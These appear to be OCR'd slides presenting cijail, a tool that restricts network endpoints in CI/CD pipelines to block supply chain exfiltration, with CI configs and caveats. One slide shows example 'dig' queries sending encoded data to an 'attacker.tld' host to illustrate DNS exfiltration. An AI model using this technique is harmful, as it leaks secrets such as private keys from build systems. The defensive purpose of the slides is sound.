
Cijail: How to protect your CI/CD pipelines from supply chain attacks?

staex

The anatomy of a supply chain attack



Mitigation:

✅ 2FA


✅ Signed commits
✅ Signed packages

❓ Hmm… Firewall? Help! 😐

staex

Data exfiltration over DNS

```
$ dig zwr2n5s79wyw5.attacker.tld
$ dig 79aexac3nms24.attacker.tld
$ dig 37rm01qw23dfm.attacker.tld
...
```



Challenges

- The data is exfiltrated over legit and secure DNS servers.
- DNS-over-TLS does not help.
- Hard to detect on the DNS server side*.

* Private keys are small. Detection might happen after the key has already been received by the attacker.


Data being exfiltrated over DNS
Perfectly secure firewall

staex

staex

What can we do? Whitelist the endpoints!


```
# no traffic is allowed
🌊 cijail dig staex.io @1.1.1.1
[Sun Apr 04 17:28:22 2024] cijail: deny connect 1.1.1.1:53


# DNS request (connection to DNS server is allowed whereas name resolution is not)
🌊 env CIJAIL_ENDPOINTS='1.1.1.1:53' cijail dig staex.io @1.1.1.1
[Sun Apr 04 17:28:22 2024] cijail: allow connect 1.1.1.1:53
[Sun Apr 04 17:28:22 2024] cijail: deny sendmmsg staex.io


# DNS request and name resolution is allowed
🌊 env CIJAIL_ENDPOINTS='1.1.1.1:53 staex.io' cijail dig staex.io @1.1.1.1
[Sun Apr 04 17:28:22 2024] cijail: allow connect 1.1.1.1:53
[Sun Apr 04 17:28:22 2024] cijail: allow sendmmsg staex.io
... dig output ...
```

Source code: https://github.com/staex-io/cijail

How do we do that?



Example: cargo + github (cijail repo itself)

Dockerfile:

```
COPY --from=ghcr.io/staex-io/cijail:0.6.8 / /usr/local
```

.github/workflows/ci.yml:

```
variables:
  CIJAIL_ENDPOINTS: |
    https://github.com/lyz-code/yamlfix/                          # git
    https://pypi.org/simple/                                      # pip
    https://files.pythonhosted.org/packages/                      # pip
    https://static.crates.io/crates/                              # cargo
    https://index.crates.io/                                      # cargo
    https://uploads.github.com/repos/staex-io/cijail/releases/    # github
    https://api.github.com/repos/staex-io/cijail/releases         # github
steps:
  - name: Lint
    run: cijail ./ci/build.sh
```

Example: npm + gitlab (static web site repo)

Dockerfile:

```
COPY --from=ghcr.io/staex-io/cijail:0.6.8 / /usr/local
ENTRYPOINT ["/usr/local/bin/cijail"]
```

.gitlab-ci.yml:

```
CIJAIL_ENDPOINTS: |
  https://registry.npmjs.org/                    # npm
  https://github.com/lyz-code/yamlfix/           # git
  https://pypi.org/simple/                       # pip
  https://files.pythonhosted.org/packages/       # pip
  9.9.9.9:53                                     # rsync
  staex.io:22                                    # rsync
```

staex

Caveats: cargo-deny bundles trusted root certificates

```
# our MITM proxy failed to trick cargo-deny :-(
🌊 cijail cargo deny check
[ERROR] error trying to connect: invalid peer certificate: UnknownIssuer

# a workaround
🌊 cijail cargo deny check --disable-fetch || true    # a warm-up (download dependencies)
🌊 cargo deny check                                   # run without cijail 😮
```

staex

Caveats: npm + http proxy = 💔


```
# 1000+ connections for 340 dependencies?
🌊 cijail npm install
[Fri May 24 07:02:13 2024] cijail: allow connect 127.0.0.1:39317
[Fri May 24 07:02:13 2024] cijail: allow connect 127.0.0.1:39317
[Fri May 24 07:02:13 2024] cijail: allow connect 127.0.0.1:39317
... the message repeats 1000+ times
npm ERR! code ECONNREFUSED

# a workaround
🌊 npm config set maxsockets 1
```

A way forward: Separate *download* and *build* phases

- Nix, Guix, rpmbuild, dpkg-buildpackage already do this, but these are maintainers' tools.
- Separate phases might break some cargo/npm/pip packages. 😐

NPM example:

```
🌊 npm clean-install --ignore-scripts    # only download dependencies
🌊 unshare -rn npm rebuild    # build packages and run scripts without network access
```

staex

Ivan Gankevich
ivan@staex.io

Cijail source code:
https://github.com/staex-io/cijail